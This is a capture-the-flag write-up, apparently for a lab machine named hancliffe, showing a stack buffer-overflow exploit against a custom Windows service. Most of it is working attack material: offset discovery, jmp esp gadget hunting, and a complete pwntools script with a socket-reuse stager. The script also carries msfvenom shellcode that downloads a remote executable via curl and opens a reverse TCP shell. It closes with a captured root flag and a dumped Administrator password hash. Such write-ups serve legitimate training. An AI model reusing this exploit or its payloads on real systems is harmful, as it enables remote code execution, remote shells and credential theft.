ok so now that we have figured out the user name and password. we can overflow the inputcode field or the Full name field

```
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0
Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1
Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
```

for InputCode

```
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 41326341
[*] Exact match at offset 66
```

for Full Name

```
kali@kali:~$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 6B42336B
[*] Exact match at offset 1090
```

I chose to use the InputCode

source 1
source 2

finding jmp esp

```
kali@kali:~/www$ objdump -D MyFirstApp.exe | grep -B2 -A2 -i '*%esp'

7190239f <_jump1>:
7190239f:       ff e4                   jmp    *%esp
719023a1:       ff e3                   jmp    *%ebx
719023a3:       5d                      pop    %ebp
--

719023a8 <_jump2>:
719023a8:       ff e4                   jmp    *%esp
719023aa:       ff e5                   jmp    *%ebp
719023ac:       58                      pop    %eax
--

719023b1 <_jump3>:
719023b1:       ff e4                   jmp    *%esp
719023b3:       ff e0                   jmp    *%eax
719023b5:       58                      pop    %eax
--

719023ba <_jump4>:
719023ba:       ff e4                   jmp    *%esp
719023bc:       ff e3                   jmp    *%ebx
719023be:       5d                      pop    %ebp
--

719023c3 <_jump5>:
719023c3:       ff e4                   jmp    *%esp
719023c5:       ff e7                   jmp    *%edi
719023c7:       5b                      pop    %ebx
```

```
7190239e c3             RET

                    _jump1
7190239f ff e4          JMP     ESP
719023a1 ff             ??      FFh
719023a2 e3             ??      E3h
719023a3 5d             ??      5Dh     ]
719023a4 5d             ??      5Dh     ]
719023a5 c3             ??      C3h
719023a6 90             ??      90h
719023a7 c3             ??      C3h

                    _jump2
719023a8 ff e4          JMP     ESP
719023aa ff             ??      FFh
719023ab e5             ??      E5h
719023ac 58             ??      58h     X
719023ad 5a             ??      5Ah     Z
719023ae c3             ??      C3h
719023af 90             ??      90h
719023b0 c3             ??      C3h
```

finding recv

```
kali@kali:~/www$ objdump -D MyFirstApp.exe | grep -B2 -A2 -i recv
        ...

719082ac <__imp__recv@16>:
719082ac:       b8 86 00 00             mov    $0xc0000086,%eax
```

```
                    *                                                       *
                    *  POINTER to EXTERNAL FUNCTION                         *
                    *************************************************************
                    int __stdcall recv(SOCKET s, char * buf, int len, int fl...
      int             EAX:4          <RETURN>
      SOCKET          Stack[0x4]:4   s
      char *          Stack[0x8]:4   buf
      int             Stack[0xc]:4   len
      int             Stack[0x10]:4  flags
                    160  recv  <<not bound>>
                    .idata$5                                    XREF[4]:     71901b37(R), 71901bbb(R),
                    __imp__recv@16                                           71901ca4(R), 71901d74(R)
719082ac b8 86 00 00    addr        WS2_32.DLL::recv
                    *************************************************************
                    *                                                       *
                    *  POINTER to EXTERNAL FUNCTION                         *
                    *************************************************************
                    int __stdcall send(SOCKET s, char * buf, int len, int fl...
      int             EAX:4          <RETURN>
      SOCKET          Stack[0x4]:4   s
      char *          Stack[0x8]:4   buf
      int             Stack[0xc]:4   len
      int             Stack[0x10]:4  flags
```

my Final Code

```
from pwn import *

PORT = 9999
ADDRESS = '10.10.11.115'
context.log_level = 'debug'
USERNAME = b'alfiansyah'
PASSWORD = b'K3r4j@@nM4j@pAh!T'
FULLNAME = b'Vickry Alfiansyah'
INPUTCODE = b'T3D83CbJkl1299 '

#JMP_ESP = p32(0x719023a8) # other jmp esp locations
#JMP_ESP = p32(0x719023b1)
#JMP_ESP = p32(0x719023ba)
#JMP_ESP = p32(0x719023c3)
JMP_ESP = p32(0x7190239F) ### this one looks good
```

```
WS2_32RECVACTUAL = p32(0x719082ac)

# first buffer overflow
OFFSET1 = 1090
# 2nd buffer overflow
OFFSET2 = 66

# Stager1 -  sets up the recv socket
SOCKET_REUSE_STAGER =  b'\x54'                    # push esp
SOCKET_REUSE_STAGER += b'\x58'                    # push eax
SOCKET_REUSE_STAGER += b'\x66\x83\xc0\x48'        # add ax,48
SOCKET_REUSE_STAGER += b'\xff\x30'                # push [eax]
SOCKET_REUSE_STAGER += b'\x5e'                    # pop ESI
SOCKET_REUSE_STAGER += b'\x83\xec\x74'            # sub esp, 0x74
SOCKET_REUSE_STAGER += b'\x33\xdb'                # xor ebx,ebx
SOCKET_REUSE_STAGER += b'\x53'                    # push ebx
SOCKET_REUSE_STAGER += b'\x80\xc7\x08'            # add bh, 0x8
SOCKET_REUSE_STAGER += b'\x80\xc7\x08'               # add bh, 0x8
SOCKET_REUSE_STAGER += b'\x53'                    # push ebx
SOCKET_REUSE_STAGER += b'\x54'                    # push esp
SOCKET_REUSE_STAGER += b'\x5b'                    # pop ebx
SOCKET_REUSE_STAGER += b'\x83\xc3\x7c'                   # add ebx,0xc8
SOCKET_REUSE_STAGER += b'\x83\xc3\x4c'                   # 7c + 4c = c8 wouldn't let me do \x00's
SOCKET_REUSE_STAGER += b'\xff\x33'                          # push [EBX]
SOCKET_REUSE_STAGER += b'\x56'                    # push esi
SOCKET_REUSE_STAGER += b'\xa1' + WS2_32RECVACTUAL # mov eax,DWORD PTR DS:[719082AC]     #originally was ==> mov ebx, ws2_32actual did not work
SOCKET_REUSE_STAGER += b'\xff\xd0'                # call eax                                                  #originally was ==> call ebx did not work
## Calls the Payload
SOCKET_REUSE_STAGER += b'\x54'                                  # push esp
SOCKET_REUSE_STAGER += b'\x58'                                  # push eax
SOCKET_REUSE_STAGER += b'\x66\x83\xc0\x7c'        # add, 7c
SOCKET_REUSE_STAGER += b'\x66\x83\xc0\x44'               # add, 44 total of c0 once again had to do 2 because could not add the \x00's in the payload
SOCKET_REUSE_STAGER += b'\xff\x10'                              # call [eax]

### it works!!!!! yayaya!!!! this was just to test/see if we have code execution.
#Payload Generated with msfvenom: msfvenom -p windows/exec CMD="curl http://10.10.14.123/shell.exe" -f python -v payload
payload =  b""
payload += b"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64"
payload += b"\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28"
payload += b"\x0f\xb7\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c"
payload += b"\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52"
payload += b"\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
payload += b"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49"
payload += b"\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01"
payload += b"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75"
payload += b"\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b"
payload += b"\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
payload += b"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a"
payload += b"\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d\x85\xb2\x00\x00"
payload += b"\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5"
payload += b"\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c"
payload += b"\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a"
payload += b"\x00\x53\xff\xd5\x63\x75\x72\x6c\x20\x68\x74\x74"
payload += b"\x70\x3a\x2f\x2f\x31\x30\x2e\x31\x30\x2e\x31\x34"
payload += b"\x2e\x31\x32\x33\x2f\x73\x68\x65\x6c\x6c\x2e\x65"
payload += b"\x78\x65\x00"

# lets generate an easier reverse shell payload.
#Payload Generated with msfvenom: msfvenom -p windows/shell_reverse_tcp LHOST=10.10.14.123 LPORT=9004 -f python -v payload
payload =  b""
payload += b"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64"
payload += b"\x8b\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28"
payload += b"\x0f\xb7\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c"
payload += b"\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52"
payload += b"\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
payload += b"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49"
payload += b"\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01"
payload += b"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75"
payload += b"\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b"
payload += b"\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
payload += b"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a"
payload += b"\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68\x77"
payload += b"\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8"
payload += b"\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b"
payload += b"\x00\xff\xd5\x50\x50\x50\x50\x40\x50\x40\x50\x68"
payload += b"\xea\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x0a"
payload += b"\x0e\x7b\x68\x02\x00\x23\x2c\x89\xe6\x6a\x10\x56"
payload += b"\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0c"
payload += b"\xff\x4e\x08\x75\xec\x68\xf0\xb5\xa2\x56\xff\xd5"
payload += b"\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x57\x31\xf6"
payload += b"\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01"
payload += b"\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56"
payload += b"\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f"
payload += b"\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08"
payload += b"\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6"
payload += b"\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0"
payload += b"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5"


buffer1 = SOCKET_REUSE_STAGER
buffer1 += b'\x90' * (OFFSET2 - len(SOCKET_REUSE_STAGER))
buffer1 += JMP_ESP # address of jmp esp where buffer overwrite will occur
buffer1 += b'\xEB\xB8' # jmp back to socket reuse stager
buffer1 += b'\x90' * 500 # only have like 10 more bytes to write to here if that

conn = remote(ADDRESS,PORT)
conn.recvuntil(b'Username: ')
conn.send(USERNAME)
conn.recvuntil(b'Password: ')
conn.send(PASSWORD)
conn.recvuntil(b'FullName: ')
conn.send(FULLNAME)
conn.recvuntil(b'Input Your Code: ')
conn.send(buffer1)

log.info("EIP Successfully written to.")
time.sleep(1)
conn.send(payload + b'\x90' * (4096 - len(payload)))
log.info("Payload Successfully Sent")
log.info("check for shell")
conn.close()
```

Administrator aka root.txt

```
...[snip]...

 Directory of C:\Users\Administrator\Desktop
```

```
08/31/2021  12:52 PM    <DIR>          .
08/31/2021  12:52 PM    <DIR>          ..
10/11/2021  04:40 PM             1,575 AutoRestart.lnk
01/18/2022  09:14 PM                34 root.txt
               2 File(s)          1,609 bytes
               2 Dir(s)   5,662,986,240 bytes free

type root.txt
type root.txt
b81226596d75d324885f4e2ce8168b92

whoami
whoami
hancliffe\administrator

C:\Users\Administrator\Desktop>
```

Lets get the hash too, so we can see how other people did this.....

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2e5e9a333abf90ec9673220eb3befb83:::
```